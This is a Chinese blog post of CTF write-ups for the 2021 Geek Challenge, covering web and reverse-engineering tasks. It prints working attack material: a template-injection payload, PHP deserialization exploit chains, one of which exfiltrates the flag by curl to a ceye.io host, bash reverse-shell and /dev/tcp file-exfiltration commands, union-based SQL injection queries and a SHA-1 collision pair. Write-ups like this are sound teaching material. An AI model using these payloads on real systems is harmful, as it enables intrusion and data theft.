2021极客大挑战WP集合

原创

OceanSec 于 2021-11-20 16:30:00 发布 974 收藏 6

分类专栏： # CTF 文章标签： ctf 逆向 pwn 二进制

本文链接：https://blog.csdn.net/q20010619/article/details/121323717

CTF 专栏收录该内容

66 篇文章 29 订阅

订阅专栏

WP来自齐鲁师范学院网络安全社团

关注公众号接收更多最新的安全讯息

文章目录

WEB


Dark

一看url，onion结尾标准的暗网域名

使用洋葱浏览器访问，查看html代码

Welcome2021

一开始提示



把GET改为WELCOME即可，然后访问f1111aaaggg9.php

babypy

最简单的模板注入

```
{{config.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('cat /flag').read()")}}
```

babyphp

查看源代码

访问robots.txt

访问/noobcurl.php

```php
<?php
function ssrf_me($url){
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        curl_close($ch);
        echo $output;
}
if(isset($_GET['url'])){
    ssrf_me($_GET['url']);
}
else{
    highlight_file(__FILE__);
        echo "<!-- 有没有一种可能，flag在根目录 -->";
```

提示flag在根目录，直接用file读就可以

obcurl.php?url=file:///flag

babypop

源码为

```php
<?php
class a {
    public static $Do_u_like_JiaRan = false;
    public static $Do_u_like_AFKL = false;
}
class b {
    private $i_want_2_listen_2_MaoZhongDu;
    public function __toString()
    {
        if (a::$Do_u_like_AFKL) {
            return exec($this->i_want_2_listen_2_MaoZhongDu);
        } else {
            throw new Error("Noooooooooooooooooooooooooo!!!!!!!!!!!!!!!");
        }
    }
}
class c {
    public function __wakeup()
    {
        a::$Do_u_like_JiaRan = true;
    }
}
class d {
    public function __invoke()
    {
        a::$Do_u_like_AFKL = true;
        return "关注嘉然," . $this->value;
    }
}
class e {
    public function __destruct()
    {
        if (a::$Do_u_like_JiaRan) {
            ($this->afkl)();
        } else {
            throw new Error("Noooooooooooooooooooooooooo!!!!!!!!!!!!!!!");
        }
    }
}
if (isset($_GET['data'])) {
    unserialize(base64_decode($_GET['data']));
} else {
    highlight_file(__FILE__);
}
```

通过观察代码可以发现最后要通过exec来进行rce

```
class b {
    private $i_want_2_listen_2_MaoZhongDu;
    public function __toString()
    {
        if (a::$Do_u_like_AFKL) {
            return exec($this->i_want_2_listen_2_MaoZhongDu);
        } else {
            throw new Error("Noooooooooooooooooooooooooo!!!!!!!!!!!!!
        }
    }
}
```

然后发现在d类里使用了return进行返回，恰好可以触发__toString方法

```
class d {
    public function __invoke()
    {
        a::$Do_u_like_AFKL = true;
        return "关注嘉然," . $this->value;
    }
}
```

然后再e类里如果if判断为真就可以触发__invoke

```
class e {
    public function __destruct()
    {
        if (a::$Do_u_like_JiaRan) {
            ($this->afkl)();
        } else {
            throw new Error("Noooooooooooooooooooooooooo!!!!!!!!!!!
        }
    }
}
```

要想if为真有一个限制是在a类里用了静态变量的方式

```
class a {
  public static $Do_u_like_JiaRan = false;
  public static $Do_u_like_AFKL = false;
}
```

所以只能通过c类的__wakeup方法来改变$Do_u_like_JiaRan的值

由此编写exp

```php
<?php

class b {
    private $i_want_2_listen_2_MaoZhongDu;
    public function __construct(){
        $this->i_want_2_listen_2_MaoZhongDu="curl `cat</flag|base64`.xxxx.ceye.io";
    }

}

class c {
    public $cvalue;
    public function __construct(){
        $this->cvalue=new e();
    }

}

class d {
    public $value;
    public function __construct(){
        $this->value=new b();
    }

}

class e {
    public $afkl;
    public function __construct(){
        $this->afkl=new d();
    }

}

$a=new c();
echo base64_encode(serialize($a));
```

ID	Name
265655965	u1lde1vfbjnlzf9kawfsyw4muehqx21az2ljx21ldggwzhn9.1lzra0.ceye.io

base64解码即可

where_is_my_FUMO

打开题目，可以看到源码

```php
<?php
function chijou_kega_no_junnka($str) {
  $black_list = [">", ";", "|", "{", "}", "/", " "];
  return str_replace($black_list, "", $str);
}
if (isset($_GET['DATA'])) {
  $data = $_GET['DATA'];
  $addr = chijou_kega_no_junnka($data['ADDR']);
  $port = chijou_kega_no_junnka($data['PORT']);
  exec("bash -c \"bash -i < /dev/tcp/$addr/$port\"");
} else {
  highlight_file(__FILE__);
}
```

可以通过数组传参，exec处可以反弹shell

```
http://1.14.102.22:8115/?DATA[ADDR]=IP&DATA[PORT]=port
```

这样就可以把shell反弹到对应的ip端口

再vps监听对应端口即可


```
nc -lvvp 9999
```

但是因为题目中，bash反弹shell写法，只能将命令从攻击机传到受害着，命令可以执行但是没有回显

```
bash -i < /dev/tcp/$addr/$port
```

拿到无回显shell之后也就有两种方法，第一种就是再反弹可回显交互式shell 到vps的其他端口

```
bash -i >& /dev/tcp/ip/6666 0>&1
```



监听端口，拿到shell，发现根目录flag.png

```
www-data@c05e6f3f719d:/$ ls -al
ls -al
total 1052
drwxr-xr-x   1 root root   4096 Oct 17 05:38 .
drwxr-xr-x   1 root root   4096 Oct 17 05:38 ..
-rwxr-xr-x   1 root root      0 Oct 17 05:38 .dockerenv
drwxr-xr-x   1 root root   4096 Oct 12 04:45 bin
drwxr-xr-x   2 root root   4096 Oct  3 09:15 boot
drwxr-xr-x   5 root root    340 Oct 28 05:26 dev
drwxr-xr-x   1 root root   4096 Oct 17 05:38 etc
-r--r--r--   1 root root 865736 Oct 16 17:52 flag.png
```

发现权限为www-data，而主机内文件权限都为root，也就是只能查看文件，写不了shell了

```
cat flag.png | base64
```

很多内容，将得到的base编码再解码得到图片

第二种方法

比较简单，需要了解bash反弹shell的原理

/dev/tcp|udp/ip/port 这个文件是特别特殊的，实际上可以将其看成一个设备（Linux下一切皆文件），其实如果你访问这个文件的位置他是不存在的

但是如果你在一方监听端口的情况下对这个文件进行读写，就能实现与监听端口的服务器的socket通信

直接把flag.png传过来就完了


```
cat /flag.png >& /dev/tcp/[redacted].254/6666 0>&1
```

vps监听6666端口将接收文件保存

```
nc -lvvp 6666 > /var/test.png
```

```
[root@izbp1i7e0dqxcb89vkdgc3z ~]# nc -lvvp 6666 > /var/test.png
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 1.14.102.22.
Ncat: Connection from 1.14.102.22:53702.
NCAT DEBUG: Closing fd 5.
```

最后得到图片，即flag



蜜雪冰城甜蜜蜜

这个题很贴合渗透测试


做这道之前，别忘了这是道web题，不要想着看常规的密码思路

题目提示：点到9号饮料就可以获得flag，但是只有8款，尝试抓包修改id=9，发现提示错误，看源码可以知道

```
$("[href='#']").click(function(){
    var params = {};
    console.log(123);
    params.id = $(this).attr("id");
    params.timestamp = get_time();
    params.fake_flag= 'SYC{lingze_find_a_girlfriend}';
    params.sign = makeSign(params, secret);
    $.ajax({
        url : "http://106.55.154.252:8083/sign.php",
        data : params,
        type:'post',
        success:function(msg){
            $('#text').html(msg);
            alert(msg);
        },
        async:false
    });
})
```

把id拿到之后，进行加密运算

发现他是拿到html中的id，再去进行rsa加密，既然加密不好改，直接改id不就行了，随便找一个商品，F12把id改成9，在购买即可




easyPOP

```php
<?php
class a {
    public function __destruct()
    {
        $this->test->test();
    }
}
abstract class b {
    private $b = 1;
    abstract protected function eval();
    public function test() {
        ($this->b)();
    }
}
class c extends b {
    private $call;
    protected $value;
    protected function eval() {
        if (is_array($this->value)) {
            ($this->call)($this->value);
        } else {
            die("you can't do this :(");
        }
    }
}
class d {
    public $value;
    public function eval($call) {
        $call($this->value);
    }
}
if (isset($_GET['data'])) {
    unserialize(base64_decode($_GET['data']));
} else {
    highlight_file(__FILE__);
}
```


exp

```php
<?php
class a {
    public function __construct()
    {
        $this->test=new c('cat /flag');
    }
}

abstract class b {
    private $b; #构造类方法数组的传递方式

    public function __construct() {
        $this->b=[$this,'eval'];
    }

    abstract protected function eval();

    public function test() {
        ($this->b)();#这里只能执行无参数的函数如phpinfo
    }
}

class c extends b {
```

```php
class c extends b {
    private $call;
    protected $value;

    function __construct($command) {
        parent::__construct();
        $this->call=[new d('system'),'eval'];
        $this->value=[new d($command),'eval'];
    }
    protected function eval() {
        if (is_array($this->value)) {
            ($this->call)($this->value);
        } else {
            die("you can't do this :(");
        }
    }
}

class d {
    public $value;

    public function __construct($command){
        $this->value=$command;
    }
    public function eval($call) {
        $call($this->value);
    }
}

$payload = new a();
echo base64_encode(serialize($payload));
?>
```



SYC{d3sTrUct->p0p->pOp->rce}




babysql

单引号闭合


判断回显位为1,2

uname=1&pwd=1’ union select 1,2,3,4 #



爆出数据库名称其中有flag库

```
uname=1&pwd=1' union select 1,group_concat(schema_name),3,4 from information_schema.schemata#
```



爆出flag库的表


```
uname=1&pwd=1' union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='flag'#
```

爆出fllag表的字段

```
uname=1&pwd=1' union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='flag'#
```

爆数据

```
uname=1&pwd=1' union select 1,group_concat(flllllllag),3,4 from flag.fllag#
```




Baby_PHP_Black_Magic_Enlightenment

第一关

```php
<?php

echo "PHP is the best Language <br/>";

echo "Have you ever heard about PHP Black Magic<br/>";

error_reporting(0);

$temp = $_GET['password'];

is_numeric($temp)?die("no way"):NULL;

if($temp>9999){

  echo file_get_contents('./2.php');

  echo "How's that possible";

}

highlight_file(__FILE__);

//Art is long, but life is short. So I use PHP.

//I think It`s So useful that DiaoRen Said;

//why not they use their vps !!!

//BBTZ le jiarenmen

?>
```

数组绕过看源码




第二关

```php
<?php
error_reporting(0);
$flag=getenv('flag');
if (isset($_GET['user']) and isset($_GET['pass']))
{
   if ($_GET['user'] == $_GET['pass'])
       echo 'no no no no way for you to do so.';
   else if (sha1($_GET['user']) === sha1($_GET['pass']))
     die('G1ve u the flag'.$flag);
   else
       echo 'not right';
}
else
   echo 'Just g1ve it a try.';
highlight_file(__FILE__);
?>
```

还是数组绕过

http://tc.rigelx.top:8003/baby_magic.php?user[1]=2&pass[1]=1




第三关

```php
<?php
error_reporting(0);
$flag=getenv('fllag');
if (isset($_GET['user']) and isset($_GET['pass']))
{
    if ($_GET['user'] == $_GET['pass'])
        echo 'no no no no way for you to do so.';
    else if(is_array($_GET['user']) || is_array($_GET['pass']))
        die('There is no way you can sneak me, young man!');
    else if (sha1($_GET['user']) === sha1($_GET['pass'])){
      echo "Hanzo:It is impossible only the tribe of Shimada can controle the dragon<br/>";
      die('Genji:We will see again Hanzo'.$flag.'<br/>');
    }
    else
        echo 'Wrong!';
}else
    echo 'Just G1ve it a try.';
highlight_file(__FILE__);
?>
```

sha1碰撞

```
http://tc.rigelx.top:8003/baby_revenge.php?user=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%
202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Le
ngth%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%85/%EC
%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0
C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%26%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.
%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E3.%DF%93%AC5%00%EBM%DC%0D%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF
%3F%98%CD%A4%BCF%29%B1&

&pass=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%20
0%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3
E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7
FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE
%DF%B7%608%E9rr/%E7%ADr%8F%0EI%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%
AC5%14%E7M%DC%0F%2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1
```



第四关

```php
<?php
$flag=getenv('flllllllllag');
if(strstr("Longlone",$_GET['id'])) {
  echo("no no no!<br>");
  exit();
}
$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "Longlone")
{

  echo "flag: $flag";
}
highlight_file(__FILE__);
?>
```

很简单，第一次strstr函数没有url解码，只要url编码两次就可以绕过

```
http://tc.rigelx.top:8003/here_s_the_flag.php?id=%25%34%63%25%36%66%25%36%65%25%36%37%25%36%63%25%36%66%25%36%65%25%36%35
```

人民艺术家

这题有点偏了

首先是登录界面，登录失败，提示账号

使用这个账号登录，并抓包，可以看到返回包中有jwt

使用jwt.io查看，有加密，使用jwtcrack爆破，密码1234，结合提示修改name为admin，time为2019

一开始以为有别的界面，发包时带了jwt，结果dirsearch也没扫到啥，就试了试http请求行

哈哈，中了

SYC{X1a0_Ch0u_hello_Why_S0_Ser10us}！！！

givemeyourlove

提示的很明显了，ssrf打redis


```php
<?php
// I hear her lucky number is 123123
highlight_file(__FILE__);
$ch = curl_init();
$url=$_GET['url'];
if(preg_match("/^https|dict|file:/is",$url))
{
    echo 'NO NO HACKING!!';
    die();
}
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_exec($ch);
curl_close($ch);
?>
```

可以使用http协议，判断服务开启
http://1.14.71.112:44423/?url=http://127.0.0.1:6379
发现redis访问时间很长，然而却打不通

RE

Re0


拖到ida中 直接F5 搜索字符串就可以看到flag



SYC{Welcome_to_Geek_challenge2021}


调试

拖到ida中 找到main函数 可以看到明显加密数字



797G91WhVFeM465FoGJuWpHKDro2QyCixboJV7uhVAV2pfxkhtiTo3CHd7a

使用ciphey来看下是啥密码



既然百分百的base密码

测试后发现为base58

SYC{C0ngr@tulatlOns_thls_1s_th3_r!gHt_f!ag}

easypyc

easypy.pyc

用uncomply6转为py文件，查看源码

```
def Challenge():
    import sys
    print("Welcome to py's world")
    S = input('plz give me your flag:')
    Key = input('plz give me your key(string):')
    if len(S) != 51 or len(Key) != 8:
        print("the flag's or key's strlen...")
        sys.exit()
    else:
        tmp = S[4:50]
        KEY_cmp = 'Syclover'
        key = []
        key_cmp = ''
        for i in Key:
            key.append(ord(i))
        try:
            key_cmp += chr((key[1] * key[2] - key[5] * 72 - key[4] * 3 - key[3] ^ key[1] + (key[3] << 2) + key[2
] * 6 - key[7] & key[6] - 1000) - 14)
            key_cmp += chr((key[5] * 7 + key[3] * 3 + key[2] + key[6] - (key[2] >> 2) - key[1] ^ key[0] + key[7]
 + (key[4] ^ key[1]) + (key[4] | key[7])) - 801)
            key_cmp += chr((key[6] * 5 + key[2] * 6 - key[3] * 7 + key[4] | key[5] + key[4] * 10 + key[0] ^ key[
1] * 3 - key[7] + key[0] + key[1]) - 924)
            key_cmp += chr(key[1] * 3 + key[5] * 9 + key[0] + key[2] * 2 + key[3] * 5 - key[4] * (key[6] ^ key[7
]) + 321 - 16)
            key_cmp += chr((key[5] * 12 - key[0] ^ key[6] - key[3] * 23 + key[4] * 3 + key[2] * 8 + key[1] - key
[7] * 2 + key[6] * 4 + 1324) + 1)
            key_cmp += chr(key[3] * 54 - key[1] * 3 + key[2] * 3 + key[4] * 11 - key[5] * 2 + key[0] + key[7] *
3 - key[6] - 6298 + 40)
            key_cmp += chr(key[7] - key[6] * key[3] + key[2] * key[2] - key[4] * 32 + key[5] * (key[0] >> 2) - k
ey[1] * key[1] - 6689 + 41)
            key_cmp += chr((key[5] - key[3] * 41 + key[6] * 41 + key[5] ^ (key[4] & key[6] | key[0]) - (key[7] *
 24 | key[2]) + key[1] - 589) - 36)
            print(key_cmp)
        except ValueError:
            print("You know what I'm going to say...")
            sys.exit()

        if key_cmp != KEY_cmp:
            print("You know what I'm going to say...")
            sys.exit()
        flag = [
         113, 74, 71, 35, 29, 91, 29, 12, 114, 73, 60, 52, 69, 5, 113, 35, 95, 38, 20, 112, 95, 7, 74, 12, 102,
23, 7, 31, 87, 5, 113, 98, 85, 38, 16, 112, 29, 6, 30, 12, 65, 73, 83, 36, 12, 23]
        for i in range(46):
            if ord(tmp[i]) ^ key[((i + 1) % len(key))] != flag[i]:
                print("You know what I'm going to say...")
                sys.exit()

        print('Yeah!Submit your flag in a hurry~')
```

Challenge()

